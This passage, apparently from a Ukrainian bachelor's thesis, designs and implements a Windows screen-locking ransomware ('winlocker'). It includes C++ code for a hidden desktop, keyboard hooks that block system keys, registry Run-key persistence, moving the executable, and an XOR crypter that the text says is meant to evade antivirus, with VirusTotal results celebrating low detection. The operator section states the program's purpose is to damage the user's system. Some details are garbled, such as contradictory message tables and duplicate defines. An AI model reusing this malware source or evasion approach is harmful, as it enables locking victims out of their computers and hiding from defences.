Відповідно до висунутих у технічному завданні вимог до програмного забезпечення, вірус що розроблюється повинен повністю заблокувати дії користувача у середовищі Windows, та вивести вікно з вимогою ввести пароль для зняття блокування з ОС Windows. Цей процес нерозривно пов'язаний з поняттями:

- реєстр, тобто це база даних для зберігання налаштувань операційної системи, параметрів користувача та обладнання, крім того, в реєстрі зберігається інформація про пристрої комп'ютера (конфігурації);
- криптор, це назва ряду програм для криптозахисту, які використовуються переважно творцями комп'ютерних вірусів та хакерами для маскуванню шкідливого програмного забезпечення;
- автозавантаження програм, це програми, які запускаються відразу після включення комп'ютера і можуть служити для різних цілей.

Розглянемо особливості Windows API, тобто базових функцій інтерфейсів програмування застосунків, що мають бути використані для забезпечення взаємодії з ОС Windows.

Windows API надає прямий спосіб взаємодії програм користувача з операційною системою Windows. По замовчанню вони містяться в бібліотеці windows.h.

Програма, що розроблюється обов'язково має використовувати наступні системні функції:

- GetMessage(), функція що отримує повідомлення з черги повідомлень викликаючого потоку та поміщає його в задану структуру;
- SetTimer(), функція що створює таймер із зазначеним значенням часу простою;

- WinMain(), функція що викликається системою як початкова точка входу, для прикладної програми, що базується на Windows;
- XorStr(), функція що шифрує дані за допомогою алгоритму XOR;
- CreateWindow(), функція що створює дочірнє вікно;
- DefWindowProc(), функція що призначена для обробки будь-якого повідомлення вікна;
- PostQuitMessage(), функція вказує системі, що потік зробив запит, щоб завершити свою роботу (вийти).

Таким чином, вищезазначені функції повинні забезпечити коректну роботу з вірусом-блокувальником.

Аналіз сумісності програми, що розроблюється з різними версіями ОС Windows наведено у табл. 2.1.

Таблиця 2.1 – Сумісність програми з різними версіями ОС Windows

Операційна система	WIN32Api (системні функції)	Бібліотеки C++ (нижній рівень програми - вірус)
Windows 10	Так	Так
Windows 8	Так	Так
Windows 7	Так	Так
Windows XP	Так	Так
Windows 2000, Professional	Так	Ні
Windows 98	Так	Ні
Windows 95	Так	Ні

Таким чином, програма вірусу буде сумісною лише з останніми версіями Windows. Для того, щоб використати розроблений проект у попередніх версіях, його потрібно буде перекомпілювати.

2.1.2 Вибір мови програмування для створення вірусу

В наш час для написання комп'ютерних вірусів використовуються мови програмування C, C++, C# [9].

Оптимальним варіантом є написання комп'ютерного вірусу за допомогою мов програмування, C або C++. Ці мови дозволяють працювати з пам'яттю на низькому рівні, мають швидке (іноді дуже швидке) виконання коду в порівнянні з більш високорівневими мовами, а також можуть взаємодіяти з будь-якими бібліотеками як WinAPI. Використання мови C# дозволяє дуже швидко реалізувати будь-яке шкідливе програмне забезпечення.

У даному випадку єдиним недоліком мови програмування C# є те, що написаний код буде набагато повільніше виконуватися ніж у програми, що написана мовою C++, або C.

Тому було сформульовано критерії аналізу мов програмування відповідно до вимог вірусу. Порівняння мов C, C++, або C# за даними критеріями наведено у табл. 2.2.

Таблиця 2.2 – Аналіз мов програмування для створення вірусу

Критерії оцінки	Мова програмування		
	C	C++	C#
1	2	3	4
Доступність функціоналу Win32 API	Функціонал Win32 API забезпечено напряму, через бібліотеку «windows.h». Ця бібліотека включена в стандартний пакет	Взаємодія з бібліотекою Win32 API, відбувається аналогічно як у мові C.	Функціонал Win32 API забезпечено опосередковано, за допомогою технології «P/Invoke». Підключення здійснюється до бібліотеки kernel32.dll. Функція підключення DllImport доступна з простору імен System.Runtime.InteropServices

Продовження табл. 2.2

1	2	3	4
Тип мови	Мова С підтримує тільки процедурне програмування	С++ підтримує парадигми як процедурного, і об'єктно-орієнтованого програмування.	С# підтримує тільки об'єктно-орієнтованого програмування.
Швидкість роботи коду	Мова С швидко працює код на відміну від інших мов програмування	Мова С повільніше працює код на відміну від С++, але швидше порівняння з мовою С#	Мова С# повільно працює код на відміну від С++, або мови С
Крос-платформеність	Мова С підтримує кросплатформну розробку	С++ підтримує кросплатформну розробку	.NET є платформою, яку переносять (з деякими обмеженнями). Наприклад, остання версія платформи на даний момент - .NET 5 підтримується на більшості сучасних ОС Windows, MacOS, Linux. Використовуючи різні технології на платформі .NET, можна розробляти програми на мові С # для самих різних платформ - Windows, MacOS, Linux, Android, iOS, Tizen
Простір імен	Простори імен не підтримуються в мові С,	Простори імен підтримуються в мові С++	Простори імен підтримуються С#
Обробка виняткових ситуацій	С не підтримує обробку винятків безпосередньо, але можемо обробляти помилки, використовуючи обхідний шлях	С++ підтримує обробку виключень/помилкок за допомогою блоків try-catch	С# підтримує обробку виключень/помилкок

У результаті аналізу за обраними критеріями для мов C, C++, C# було вирішено використовувати для написання вірусів мову програмування C++, яка забезпечує наступні можливості:

- робота з простором імен;
- більший рівень доступності до можливостей Win32 API, його функцій та типів даних;
- легко працює під керуванням Windows, а за допомогою використання платформи розробки QT, можна розробляти застосунки під різні платформи (кросплатформність);
- швидка мова для розробки проекту загалом;
- забезпечення роботи з адресами та безпосередня взаємодія з пам'яттю.

У якості середовища розробки в технічному завданні вказане QT Creator. Qt Creator надає кросплатформове, повне інтегроване середовище розробки (IDE) для розробників застосунків, що дозволяє створювати програми для кількох настільних, вбудованих та мобільних платформ, таких як Android та iOS. Воно доступний для операційних систем Linux, MacOS і Windows [10].

Мета Qt – спростити розробку кросплатформових застосунків з графічним інтерфейсом, що використовують Qt SDK. Ця IDE підходить для розробників, які хочуть створювати програми для вбудованих, настільних та мобільних пристроїв (особливо портативних пристроїв). Він включає браузер документів і «конструктор» (візуальний редактор). Також є майстер підключення. Він надає функції для заповнення фрагментів коду (вбудований редактор коду), рефакторингу коду та перегляду схеми. Він також включає візуальний відладчик, інструмент аналізу коду, що розширює можливості Qt Creator.

Також Qt Creator є безкоштовним для студентів.

2.2 Розробка моделі взаємодії програми вірусу з користувачем

Для більш детального аналізу активностей користувача була розроблена діаграма прецедентів (рис. 2.1), що описує взаємодію користувача з вірусом вінлокером без прив'язки до часу. З цієї діаграми можна побачити зв'язаність та взаємодію окремих функцій системи, що також становить великий інтерес при проектуванні комп'ютерного вірусу, наприклад, для демонстрації механізму для розблокування ОС Windows




Рисунок 2.1 – Розроблена діаграма прецедентів

З діаграми прецедентів видно, що ця програма вінлокера має власну систему валідації введеного користувачем пароля, і якщо введений пароль не пройде систему перевірки, то ОС Windows не буде розблокована.

Також згідно з рис. 2.1, користувач може отримати два види повідомлень:

- пароль вказано вірно, і ОС Windows буде розблокована;
- пароль вказано не вірно, і у цьому випадку ОС Windows буде і далі заблокована.

3 ОСНОВНІ РІШЕННЯ ЩОДО РЕАЛІЗАЦІЇ КОМПОНЕНТІВ СИСТЕМИ

3.1 Розробка алгоритму роботи програми

Виходячи з перелічених у п. 1.3.3 вимог до функціональності програми було розроблено алгоритм її роботи, що складається з наступних кроків:

- додаємо виконуваний файл вінлокеру до даної системи;
- запускаємо виконуваний файл вінлокеру, якщо операційна система вже запущена;
- блокуємо дії користувача у системі. Вінлокер блокує будь-яке натискання системних клавіш користувачем, а також блокуємо доступ до програм користувача;
- виводимо банер, і просимо користувача вести код для розблокування системи;
- отримуємо введений код;
- перевіряємо наявність такого коду у базі вірусу;
- якщо є збіг, то знімаємо блокування з операційної системи.

Даний алгоритм у вигляді блок-схеми наведений на рис. 3.1.

Отже, для активації самого вірусу, необхідно впровадити файл для активації вірусу в саму систему обчислювального пристрою.




Рисунок 3.1 – Блок-схема алгоритму роботи програми

3.2 Розробка програми

У цьому підрозділі буде показано програмну реалізацію основних функцій вірусу вінлокера.

Розглянемо наступний фрагмент коду:

```

const HDESK hNew = CreateDesktop(
    TEXT("reminder"),
    NULL,
    NULL,
    0,
    DESKTOP_SWITCHDESKTOP
    | DESKTOP_WRITEOBJECTS
    | DESKTOP_READOBJECTS

```

```
| DESKTOP_CREATEWINDOW,  
NULL) ;
```

У даній функції було реалізовано відразу декілька функціональних вимог технічного завдання, а саме:

- блокування запуску редактора реєстру;
- блокування правої кнопки миші.

У цьому коді використовується функція `CreateDesktop`, яка створює новий робочий стіл, і блокує взаємодії користувача зі своїм основним робочим столом. У цій функції описується основні властивості робочого столу:

- `DESKTOP_SWITCHDESKTOP` - робить вказаний робочий стіл видимим та активує його;
- `DESKTOP_WRITEOBJECTS` – відкриває вказаний об'єкт робочого столу;
- `DESKTOP_READOBJECTS` – запит права доступу до створеного робочого столу;
- `DESKTOP_CREATEWINDOW` – створює новий робочий стіл.

Розглянемо наступний фрагмент коду:

```
case WM_CLOSE:  
    MessageBoxA(hwnd, "Operation refused!",  
        "Operation refused", MB_OK); break;
```

У цьому фрагменті коду реалізована функціональна вимога технічного завдання «Блокування поєднання клавіш `alt + F4`».

Також у цьому коді описуються наступні властивості:

- `WM_CLOSE` - надсилається як сигнал про те, що вікно або програма повинні завершити роботу;
- `MessageBoxA` - відображає модальне діалогове вікно.

Для блокування натискання `CTRL` та блокування робочого стола використані стандартні рішення [8]. Для введення чисел у поле `Edit`, при натисканні кнопки, частково використано підхід [9].

Також необхідно додати вірусу можливість в автозавантаження програм, щоб при запуску ОС Windows, вірус був активований на комп'ютері користувача.

Розглянемо фрагмент коду:

```
void auto_run() {
    HKEY hKey;
    const char* czStartName = "MyApplication";
    const char* czExePath    = "C:\\A\\1.exe";
    LONG          lnRes          =
RegOpenKeyExA(HKEY_CURRENT_USER,

"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",
                                0 , KEY_WRITE,
                                &hKey);
    if( ERROR_SUCCESS == lnRes ) {
        lnRes = RegSetValueExA(  hKey,
                                czStartName,
                                0,
                                REG_SZ,
                                (unsigned
char*) czExePath,
                                strlen(czExePath) );
    }
    RegCloseKey(hKey);
}
```

Дана функція виконує одну з головних функцій програми. За допомогою неї вірус потрапляє в автозавантаження програм, й таким чином, активується на комп'ютері користувача. У цій функції описуються наступні основні властивості для додавання вірусу в автозавантаження:

- RegOpenKeyEx – відкриває розділ реєстру;
- RegSetValueEx – створює параметр у розділі реєстру.
- czStartName - назва вірусу для додавання до автозавантаження;
- czExePath - розділ вірусу для додавання до автозавантаження;

Також було реалізовано власний криптор для шифрування коду вірусу алгоритму XOR, для уникнення щодо підозри антивірусних програм.

Розглянемо фрагмент коду для реалізації власного криптогра:

```
void xor_crypt(const std::string &key,
std::vector<char> &data)
{
    for (size_t i = 0; i != data.size(); i++)
        data[i] ^= key[i % key.size()];
    /*ofstream out("After_enc.dat");
    for (std::vector<char>::const_iterator it =
data.begin(), itEnd = data.end(); it != itEnd; ++it)
        out << *it;*/
}
```

Ця функція реалізована для шифрування основного коду вірусного файлу алгоритмом XOR. У цій функції описується основні властивості алгоритму шифрування XOR:

`data[i] ^= key[i % key.size()];` - Шифрування коду вірусного файлу алгоритмом XOR.

Останньою функцією, котру буде розглянуто в даному підрозділі, є функція, що містить в собі опис таких функціональних вимог:

- блокування кнопки перезавантаження у просторі `ctrl + alt + delete`;
- блокування запуску диспетчеру завдань;
- блокування подій, введених з клавіатури.

Нижче наведена реалізація даної функції:

```
LRESULT CALLBACK keyHandler(int nCode, WPARAM
wParam, LPARAM lParam) {
    // Checks whether params contain action about
    keystroke
    if(nCode == HC_ACTION) {
        if( ((KBDLLHOOKSTRUCT *) lParam)-
>vkCode==162) {
```

```

        MessageBoxA(hwnd, "Operation
        refused!", "Operation refused", MB_OK);
    }
}
}

```

У цьому фрагменті коду реалізовано блокування дій у ОС Windows, якщо користувач натискає поєднання системних клавіш. В коді використовується наступні основні параметри:

- `HC_ACTION` – містять інформацію про повідомлення натиснутої клавіші;
- `KBDLLHOOKSTRUCT` – містить інформацію про низькорівневу подію введення з клавіатури;
- `vkCode` - містить певний код клавіші, для обробки поєднання клавіш, натиснутих користувачем.

Отже, розроблений вірус містить: зрозумілий код, що зосереджений у різних функціях; правильно та логічно використані функції бібліотеки `WINAPI`, що реалізують весь функціонал, визначений у функціональних вимогах технічного завдання.

3.3 Розробка графічного інтерфейсу користувача

Як було зазначено раніше, інтерфейс вірусу вінлокеру має бути розроблено за допомогою бібліотеки наборів функцій `WinAPI`.

Найпоширеніший зовнішній вигляд вінлокерів для впливу на користувача – це вікно, що не може бути ліквідоване користувачем. Його не можна закрити, не можна згорнути, воно висить поверх решти всіх вікон на робочому столі, а в деяких випадках воно навіть володіє фокусом введення.

Створити такі вікна не дуже складно, причому за допомогою використання стандартних засобів Windows. API-функція `CreateWindowEx`, що

відповідає за створення вікон, має безліч параметрів, серед яких `dwExStyle` і `dwStyle`, що дозволяють програмістам-шахраям досягти потрібного ефекту.

Вибір елементів керування здійснюється відповідно до активності користувача на формі. Таким чином, на початковій формі необхідно розмістити такі елементи керування:

- текст про блокування комп'ютера користувача;
- текстове поле для введення паролю;
- одну кнопку, натисканням на яку відбуватиметься перевірка введеного паролю.

Розроблений інтерфейс вікна для блокування доступу до комп'ютера представлено рис 3.2.




Рисунок 3.2 – Головна форма вінлокеру

Крім того, було додано чорний фон для вінлокеру, який буде призначений для блокування робочого столу користувача, а також блокуватиме натискання будь-яких системних клавіш користувачем.

Приклад коду для реалізації вікна вінлокера наступний:

```
hwnd = CreateWindowEx(
    0,
    szClassName,
    L"",
    WS_OVERLAPPED | WS_CAPTION | WS_THICKFRAME,
    (GetSystemMetrics (SM_CXSCREEN) >> 1) - (800
>> 1),
```

```

        (GetSystemMetrics (SM_CYSCREEN) >> 1) - (250
>> 1),

        800,

        250,

        HWND_DESKTOP,

        NULL,

        hInstance,

        NULL

    );

    ShowWindow(hwnd, nCmdShow);

```

У даному коді використовується функція `CreateWindowEx`, яка створює нове вікно для Вінлокера, і в цій функції встановлюються основні властивості вікна:

- `width` – розмір вікна;
- `height` – висота вікна;
- `GetSystemMetrics` – розміщення вікна;
- `szClassName` – клас вікна;
- `hInstance` - ідентифікатор вікна;
- `WS_OVERLAPPED | WS_CAPTION | WS_THICKFRAME` – стилі для нового вікна вінлокеру.

Код програми розробленого застосунку наведений у Додатку А.

3.4 Результати перевірки антивірусними програмами

Згідно з технічним завданням, для маскуванню вірусу від перевірок антивірусними програмами було розроблено власний криптор.

Криптор шифрує вірусний файл, за допомогою алгоритму XOR.

Для перевірки вірусу під різними антивірусами використовувався сайт [virustotal](https://www.virustotal.com/). Результати перевірки наведені на рис. 3.3.




Рисунок 3.3 – Результати перевірки VirusTotal

Згідно з наведеними на рис. 3.3 результатами, лише дві антивірусні програми змогли ідентифікувати програму як вірус: DRWEB та Palo Alto Networks.

Програма DRWEB дуже чутлива до .exe файлів, тому у даного антивіруса буває хибне спрацювання на перевірку exe файлів. Антивірус Palo Alto Networks є маловідомою антивірусною програмою, тому її дуже рідко використовують. А такі популярні антивіруси як AVG, Avast, Kaspersky та інші не виявили загрози. Це доводить, що вірус, який ще не занесений до бази антивірусу не може бути знешкоджений, тому користувач повинен бути пильним до програм, які він скачує з неперевіраних джерел.

4 КЕРІВНИЦТВО ПРОГРАМІСТА

4.1 Призначення та умови застосування програми

Розроблене програмне забезпечення є комп'ютерним вірусом, призначеним для блокування доступу до ОС Windows, а також блокування будь-яких дій користувача. Для коректного функціонування комп'ютерного вірусу необхідна версія ОС Windows XP або вище.

4.2 Характеристики програми

Сумісність програми з різними версіями ОС Windows було розглянуто у п. 2.1.1 і представлено у табл. 2.1. Програма вірусу є сумісною лише з версіями Windows, починаючи з Windows XP. Для того, щоб використати розроблений проект у попередніх версіях ОС, його потрібно перекомпілювати.

Даний вірус був розроблений за допомогою середовища розробки QT Creator 2020.

Для розробки програми вірусу, та його функціонування, необхідні наступні бібліотеки:

- `<fstream>` – для роботи з файловим, потоковим вводом-виводом. Загалом, ця бібліотека необхідна лише на стадії розробки;
- `<iostream>` – для роботи з потоковим вводом-виводом;
- `<string>` – для роботи з рядками, що є об'єктами класу `string`. Для поставлених задач нам не вистачить звичайного покажчика на `char` рядок;
- `"windows.h"` – бібліотека Win32 API для C++.

4.3 Вхідні та вихідні дані

Було виділено кілька вимог для даних, які одержує вірусна програма вінлокеру:

- введені дані мають бути лише у числовому форматі;

- введені дані повинні збігатися з базою даних;
- введені дані повинні мати допустимі символи.

Основні вимоги щодо даних, отримуємих криптором є наступні: шифрування вірусного файлу відбувається за допомогою алгоритму XOR, у якому використовується побітова операція XOR для обміну значеннями між змінними, які містять дані одного типу, без використання додаткової (тимчасової) змінної.

4.4 Повідомлення програмісту

Повідомлень програмісту у програмі не передбачено.

5 КЕРІВНИЦТВО ОПЕРАТОРА

5.1 Призначення програми

Розроблене програмне забезпечення призначене для завдання шкоди комп'ютерній системі користувача шляхом блокування його доступу до ОС Windows.

5.2 Умови використання програми

Програмі вірусу для функціонування потрібно 1 Мб оперативної пам'яті комп'ютеру. Системні вимоги для випадку використання користувачем ОС Windows 10, наведені у п. 1.3.4.

5.3 Виконання програми

Для запуску програми вірусу потрібно попередньо упевнитися в відповідності характеристик комп'ютера, на який встановлена програма, до системних вимог програми. Потрібно також впевнитись у наявності всіх файлів програми.

Звертання до програми передбачене одним способом - через виконуваний файл Project.exe. Звертання до вірусу через командний рядок не передбачене, адже програма розроблена саме для роботи через інтерфейс для повного блокування доступу ОС Windows.

Таким чином, після запуску вірусу, користувач отримує повідомлення "Ваш комп'ютер заблоковано вінлокером. Будь ласка введіть свій пароль для відновлення доступу до комп'ютера".

Вікно вінлокера з цим повідомленням показано на рис.3.2.

Якщо користувач вводитиме правильний пароль, то виводиться повідомлення про правильний пароль, і відбувається перезавантаження

комп'ютера. У разі вводу неправильного паролю буде виведено повідомлення «Ваш комп'ютер разблоковано» (рис.5.1).




Рис. 5.1 – Вікно з повідомленням вінлокеру

5.4 Повідомлення оператору

Всі повідомлення, що може отримати оператор під час роботи з вірусною програмою наведено у табл. 5.1.

Таблица 5.1 – Повідомлення оператору

Текст	Причина появи
Operation refused!	Якщо користувач ввів неправильний пароль, або намагається закрити Вінлокер.
Your computer is locked	Якщо користувач ввів правильний пароль, то Вінлокер розблокує доступ до ОС Windows.

ВИСНОВКИ

Під час виконання дипломної кваліфікаційної роботи бакалавра було вирішено актуальну проблему розробки програми вимагача, що продемонструвало наявність слабких місць у захисті в сімействі ОС Windows.

Для вирішення поставлених задач, в процесі виконання роботи було проведено огляд технологій розробки вірусної програми вінлокер для ОС Windows, проведено аналіз предметної області, а також огляд вже наявних аналогів комп'ютерних вірусів, створено технічне завдання з переліком вимог до проекту.

У результаті аналізу мов програмування, що найбільш часто використовуються для реалізації вірусних програм, було обрано мову C++.

У відповідності з функціональними вимогами, зазначеними у ТЗ, розроблено діаграму прецедентів та блок-схему алгоритму роботи програми. Також було розглянуто реалізацію основного функціоналу програми. Програма реалізована у вигляді двох функціональних модулів: вірусної програми вінлокера, яка блокує доступ до ОС Windows, а також криптору для маскуванню розробленого вірусу від перевірки антивірусної програми користувача.

Практичне використання розробленої програми вимагача дозволяє виявити слабкі місця у системи захисту сімейства ОС Windows. Реалізовано наступний функціонал програми вимагача:

- має власний криптор для маскуванню вірусу;
- блокування подій введених з клавіатури;
- блокування запуску диспетчера завдань;
- блокування запуску редактора реєстру;
- блокування правої кнопки миші;
- блокування кнопки перезавантаження у просторі ctrl + alt + delete;
- блокування комбінації alt + F4;
- додавання до автозавантаження;

- перевірка наявності прав локального адміністратора;
- приховування панелі завдань.

Програмна документація включає: керівництво програміста; керівництво оператора; опис програми та тексти основних програмних модулів.

Галузь використання розробленого застосунку – захист ОС.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАННЯ

1. Розміри комп'ютерних вірусів [Електрон. ресурс]. – Режим доступу: http://mf.grsu.by/UchProc/livak/b_protect/zkv_1.htm#:~:text=Длина%20вирусов%20колеблется%20от%20очень,от%20500%20до%202000%20байт.
2. Какие типы вирусов, шпионских и вредоносных программ могут заразить компьютер? [Електрон. ресурс]. – Режим доступу: <https://www.dell.com/support/kbdoc/ru-ua/000132699/какие-типы-вирусов-шпионских-и-вредоносных-программ-могут-заразить-компьютер.>
3. Компьютерные вирусы и вредоносное ПО: факты и часто задаваемые вопросы [Электрон. ресурс]. – Режим доступа: <https://www.kaspersky.ru/resource-center/threats/computer-viruses-and-malware-facts-and-faqs/>.
4. What Are Computer Viruses? [Electronic resource]. – Access mode: <https://www.fortinet.com/resources/cyberglossary/computer-virus.>
5. Winlocker [Electronic resource]. – Access mode: <https://www.enigmasoftware.com/winlocker-removal/>.
6. Trojan.Winlock.5490 угрожает французским пользователям [Электрон. ресурс]. – Режим доступа: <https://www.ferra.ru/news/games/Trojan-Winlock-5490-27-01-2012.htm>.
7. Удаление Trojan-Ransom.Win32.Blocker своими руками [Электрон. ресурс]. – Режим доступа: <https://securelist.ru/udalenie-trojan-ransom-win32-blocker-svoimi-rukami/9244/>.
8. Полное блокирование Windows [Електрон. ресурс]. – Режим доступа: <https://ru.stackoverflow.com/questions/667146/Полное-блокирование-windows.>
9. Ввод чисел в поле Edit, при нажатие на кнопки [Електрон. ресурс]. – Режим доступа: <https://www.cyberforum.ru/win-api/thread2896750.html>.
10. Qt Creator Manual [Electronic resource]. – Access mode: <https://doc.qt.io/qtcreator/>.

ДОДАТОК А
Текст програми

A.1 Код файла WINLOCKER.CPP

```

#define UNICODE
#include <iostream>
#include <string>
#include <Windows.h>
#include <dir.h>
using namespace std;
#pragma comment(lib, "user32")
#define Puch 10
#define Puch 11
#define Puch 122
#define Puch 13
#define Puch 14
#define Puch 15
#define Puch 16
#define Puch 17
#define Puch 18
#define Puch 19
#define Delete 233
#define Button_one 12
#define ID_TEXTBOX 3000

LRESULT CALLBACK WindowProcedure(HWND, UINT, WPARAM, LPARAM);
COLORREF colorText = RGB (2450, 90, 0);
LPCWSTR szClassName = L"WinLocker";
HDC hdc;
HINSTANCE hInstance;
PAINTSTRUCT ps;
HWND hwnd, textbox1, button;
HDESK hNew;
TCHAR buf[256];
HHOOK hookHandle;

```

```

LRESULT CALLBACK keyHandler(int nCode, WPARAM wParam, LPARAM
lParam);

```

```

void Hide()
{
    HWND Hide;
    AllocConsole();
    Hide = FindWindowA("ConsoleWindowClass", NULL);
    ShowWindow(Hide, 0);
}

```

```

void move_exe() {
    mkdir("C:/A/");
    CHAR pBuf[MAX_PATH];
    int bytes = GetModuleFileNameA(NULL, pBuf, MAX_PATH);
    rename(pBuf, "C:\\A\\1.exe");
}

```

```

void auto_run() {
    HKEY hKey;
    const char* czStartName = "MyApplication";
    const char* czExePath    = "C:\\A\\1.exe";
    LONG lnRes = RegOpenKeyExA(HKEY_CURRENT_USER,

"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",

                                0 , KEY_WRITE,
                                &hKey);

    if( ERROR_SUCCESS == lnRes ) {
        lnRes = RegSetValueExA( hKey,
                                czStartName,
                                0,
                                REG_SZ,
